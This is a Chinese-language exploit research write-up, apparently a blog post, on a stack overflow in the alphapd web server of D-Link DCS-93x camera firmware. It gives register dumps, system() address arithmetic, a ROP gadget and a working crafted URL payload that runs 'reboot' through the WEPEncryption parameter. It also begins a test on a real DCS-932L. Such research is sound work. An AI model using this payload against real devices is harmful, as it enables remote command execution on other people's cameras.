
IDA加载调试，更改request传入我们的payload，可以看到成功覆盖到了ra:


```
S0    41414141
S1    41414141
S2    41414141
S3    41414141
S4    41414141
S5    41414141
S6    00480000
S7    004D3F68
T8    00000007
T9    7F6E92A8
K0    00000000
K1    00000000
GP    004CCC40
SP    7FFFF128
FP    00000000
RA    42424242
LO    00000000
HI    00000001
```

既然我们可以控制返回地址以及S0-S5的寄存器值了，那么就可以利用它们跳转到system来执行任意命令。
查看alphapd调用的lib库，可以获取其基址0x77ed3000：



```
root@debian-mipsel:/home/cpio-root-1.12/bin# ps -ef | grep alp
root      1163   543  0 18:18 ttyS0    00:00:00 /bin/alphapd -E LD_PRELOAD=libnvram-faker.so
root      1185   653  0 18:19 pts/1    00:00:00 grep alp
root@debian-mipsel:/home/cpio-root-1.12/bin# cat /proc/1163/maps
00400000-00472000 r-xp 00000000 08:01 265194     /home/cpio-root-1.12/bin/alphapd
004b1000-004b5000 rwxp 00071000 08:01 265194     /home/cpio-root-1.12/bin/alphapd
004b5000-004c2000 rwxp 00000000 00:00 0          [heap]
77e8c000-77e90000 r-xp 00000000 08:01 265255     /home/cpio-root-1.12/lib/libnvram-0.9.28.so
77e90000-77ed0000 ---p 00000000 00:00 0
77ed0000-77ed3000 rwxp 00004000 08:01 265255     /home/cpio-root-1.12/lib/libnvram-0.9.28.so
77ed3000-77f72000 r-xp 00000000 08:01 265286     /home/cpio-root-1.12/lib/libuClibc-0.9.28.so
77f72000-77fb1000 ---p 00000000 00:00 0
77fb1000-77fb2000 r-xp 0009e000 08:01 265286     /home/cpio-root-1.12/lib/libuClibc-0.9.28.so
77fb2000-77fb3000 rwxp 0009f000 08:01 265286     /home/cpio-root-1.12/lib/libuClibc-0.9.28.so
77fb3000-77fb9000 rwxp 00000000 00:00 0
77fb9000-77fbf000 r-xp 00000000 08:01 265281     /home/cpio-root-1.12/lib/ld-uClibc-0.9.28.so
77ffb000-77ffc000 rwxp 00000000 00:00 0
77ffc000-77ffd000 r--p 00000000 00:00 0          [vvar]
77ffd000-77ffe000 r-xp 00000000 00:00 0          [vdso]
77ffe000-77fff000 r-xp 00005000 08:01 265281     /home/cpio-root-1.12/lib/ld-uClibc-0.9.28.so
77fff000-78000000 rwxp 00006000 08:01 265281     /home/cpio-root-1.12/lib/ld-uClibc-0.9.28.so
7ffde000-7ffff000 rwxp 00000000 00:00 0          [stack]
7ffff000-80000000 rwxp 00000000 00:00 0
```

在libuClibc-0.9.28.so中找到system地址0x0004BD20：


```
.text:0004BD20                 .globl system  # weak
.text:0004BD20 system:                                   # DATA XREF: LOAD:00003388↑o
.text:0004BD20                                           # LOAD:00004818↑o
.text:0004BD20
.text:0004BD20 var_30          = -0x30
.text:0004BD20 var_28          = -0x28
.text:0004BD20 var_20          = -0x20
.text:0004BD20 var_18          = -0x18
.text:0004BD20 var_14          = -0x14
.text:0004BD20 var_10          = -0x10
.text:0004BD20 var_C           = -0xC
.text:0004BD20 var_8           = -8
.text:0004BD20 var_4           = -4
.text:0004BD20
.text:0004BD20                 la      $gp, off_9B8B0  # Alternative name is '__libc_system'
.text:0004BD28                 addu    $gp, $t9
.text:0004BD2C                 addiu   $sp, -0x40
```


那么当其加载到内存中时的地址就是：0x0004BD20 + 0x77ed3000 = 0x77f1ed20

接下来就需要找有用的rop gadget来获取栈地址，并跳转到system函数传入任意命令了。
用ida的mipsrop插件来找rop gadget：



```
Python>mipsrop.stackfinder()
---------------------------------------------------------------------------------------------------------
|  Address     |  Action                                              |  Control Jump                 |
---------------------------------------------------------------------------------------------------------
|  0x0001E0F0  |  addiu $a0,$sp,0x38+var_20                           |  jalr  $a0                    |
|  0x0003B8B8  |  addiu $a1,$sp,0x160+var_130                         |  jalr  $v0                    |
|  0x00050DDC  |  addiu $s2,$sp,0x1E8+var_F8                          |  jalr  $s0                    |
|  0x00050DE4  |  addiu $s2,$sp,0x1E8+var_F8                          |  jalr  $s0                    |
|  0x00050E04  |  addiu $a0,$sp,0x1E8+var_1D0                         |  jalr  $s0                    |
|  0x000518D8  |  addiu $s2,$sp,0x1E8+var_F8                          |  jalr  $s0                    |
|  0x000518E0  |  addiu $s2,$sp,0x1E8+var_F8                          |  jalr  $s0                    |
|  0x00051900  |  addiu $a0,$sp,0x1E8+var_1D0                         |  jalr  $s0                    |
```

在使用mipsrop时，偶尔会出现out of range的情况：



```
---------------------------------------------------------------------------------------
Python 2.7.16 (v2.7.16:413a49145e, Mar  4 2019, 01:37:19) [MSC v.1500 64 bit (AMD64)]
IDAPython v1.7.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
---------------------------------------------------------------------------------------
Traceback (most recent call last):
  File "F:/tools/IDA 7.0/plugins/mipsrop.py", line 719, in activate
    mipsrop = MIPSROPFinder()
  File "F:/tools/IDA 7.0/plugins/mipsrop.py", line 208, in __init__
    self._initial_find()
  File "F:/tools/IDA 7.0/plugins/mipsrop.py", line 226, in _initial_find
    self.system_calls += self._find_system_calls(start, end)
  File "F:/tools/IDA 7.0/plugins/mipsrop.py", line 393, in _find_system_calls
    if ea >= start_ea and ea <= end_ea and idc.GetMnem(ea)[0] in ['j', 'b']:
IndexError: string index out of range
```

定位到其源码的393行，自己打个补丁，加了个不为空的判断：

```
for xref in idautils.XrefsTo(idc.LocByName('system')):
           ea = xref.frm
-           if ea >= start_ea and ea <= end_ea and idc.GetMnem(ea)[0] in ['j', 'b']:
               a0_ea = self._find_next_instruction_ea(ea+self.INSIZE, stack_arg_zero, ea+self.INSIZE)

for xref in idautils.XrefsTo(idc.LocByName('system')):
           ea = xref.frm
+          if ea >= start_ea and ea <= end_ea and len(idc.GetMnem(ea)) > 0 and idc.GetMnem(ea)[0] in ['j', 'b']:
               a0_ea = self._find_next_instruction_ea(ea+self.INSIZE, stack_arg_zero, ea+self.INSIZE)
```

使用下面的这个rop gadget：

```
.text:00050DE4 addiu $s2, $sp, 0x1E8+var_F8
.text:00050DE8 move $a0, $s2
.text:00050DEC move $t9, $s0
.text:00050DF0 jalr $t9 ; sub_505D0
```

获取栈地址存入s2，偏移为0x1e8 - 0xf8 = 0xf0。将s0存入t9，然后跳转到t9指向的地址。也就是将system地址存入s0的话就能跳转到system函数了。

最终的利用流程为：

- 返回地址ra覆盖为rop gadget地址（0x00050DE4 + 0x77ed3000 = 0x77f23de4）
- 跳转到我们构造的rop链中
- s0覆盖为system地址（0x77f1ed20）
- 跳转到system函数中，并传入我们构造的字符串命令


构造url：

```
http://0.0.0.0:18080/wireless.htm?WEPEncryption=AAAAAAAAAAAAAAAA%20%ed%f1%77AAAAAAAAAAAAAAAAAAAA%e4%3d%f2%77AAAABBBBBBBBBBBBBB
```

为了验证结果，我们想看到lib库函数调用的结果就需要用到gdb调试。安装gdb的pwndbg插件（peda对mips的支持不行，装了之后也不会显示栈信息）：

```
git clone https://github.com/pwndbg/pwndbg
cd pwndbg
./setup.sh
```

安装时会报错：




```
error: [Errno 2] No such file or directory: 'libunicorn.so'
----------------------------------------
ERROR: Failed building wheel for unicorn
```

原因是unicorn不支持用python3编译...那就自己装吧：


```
UNICORN_QEMU_FLAGS="--python=/usr/bin/python2.7" pip install unicorn
```

安装好unicorn后再运行下setup.sh就行了，虽然还会报那个错不用管。

用gdb附加调试，在system函数断下：




```
root@debian-mipsel:/home/user# ps -ef | grep alp
root     29722   593  2 18:24 pts/0    00:00:00 /bin/alphapd -E LD_PRELOAD=libnvram-faker.so
root     29771   865  0 18:24 pts/1    00:00:00 grep alp
root@debian-mipsel:/home/user# gdb --pid=29722
```



```
pwndbg> b *0x77f1ed20
Breakpoint 1 at 0x77f1ed20
pwndbg> b *0x77f23de4
warning: Breakpoint address adjusted from 0x77f23de4 to 0x77f23de0.
Breakpoint 2 at 0x77f23de0
pwndbg> c
Continuing.
warning: GDB can't find the start of the function at 0x77f1ed20.

Breakpoint 1, 0x77f1ed20 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────────────────────────────────────[ REGISTERS ]─
 V0   0x0
 V1   0x0
 A0   0x7fffe258 ◂— 'reboot'
 A1   0x41414141 ('AAAA')
 A2   0xfffffffc
 A3   0x4d4998 ◂— 0x0
 T0   0x4e1240 ◂— 0x0
 T1   0xfffffffc
 T2   0x1
 T3   0x807
 T4   0x800
 T5   0x200
 T6   0x100
 T7   0x400
 T8   0x7
 T9   0x77f1ed20 ◂— lui    $gp, 0xa /* '\n' */
 S0   0x77f1ed20 ◂— lui    $gp, 0xa /* '\n' */
 S1   0x41414141 ('AAAA')
 S2   0x7fffe258 ◂— 'reboot'
 S3   0x41414141 ('AAAA')
 S4   0x41414141 ('AAAA')
 S5   0x41414141 ('AAAA')
 S6   0x480000 ◂— lwl    $t7, 0x63de($sp)
 S7   0x4d3e80 ◂— 0x5d2690b5
 S8   0x0
 FP   0x0
 SP   0x7fffe168 ◂— 0x42424242 ('BBBB')
 PC   0x77f1ed20 ◂— lui    $gp, 0xa /* '\n' */
```

可以看到成功传入了参数'reboot'，执行成功：




```
00:0000│ sp 0x7fffe7a0 ◂— 0x3
01:0004│    0x7fffe7a4 —▸ 0x7fffe8ac ◂— 0x2d006873 /* 'sh' */
02:0008│    0x7fffe7a8 —▸ 0x7fffe8af ◂— 0x7200632d /* '-c' */
03:000c│    0x7fffe7ac —▸ 0x7fffe8b2 ◂— 'reboot'
04:0010│    0x7fffe7b0 ◂— 0x0
```

结果说到底还是搭环境坑啊orz......


实机攻击测试

闲鱼淘了个二手的dcs932L来玩，试试我们的payload能不能打进去。
经过测试发现，其最早的固件版本1.0里的开机脚本里居然开了telnetd服务，并且在其web.sh里发现它的web服务程序是goahead:



Open
rcS
~/dcs93xBIN/_DCS-932L_FIRMWARE_1.00.BIN.extracte...040.extracted/_3D8000.extra...
Save
exploit.py
overflow.py
version.py
util.py
DCS-930L.py
rcS
web.sh

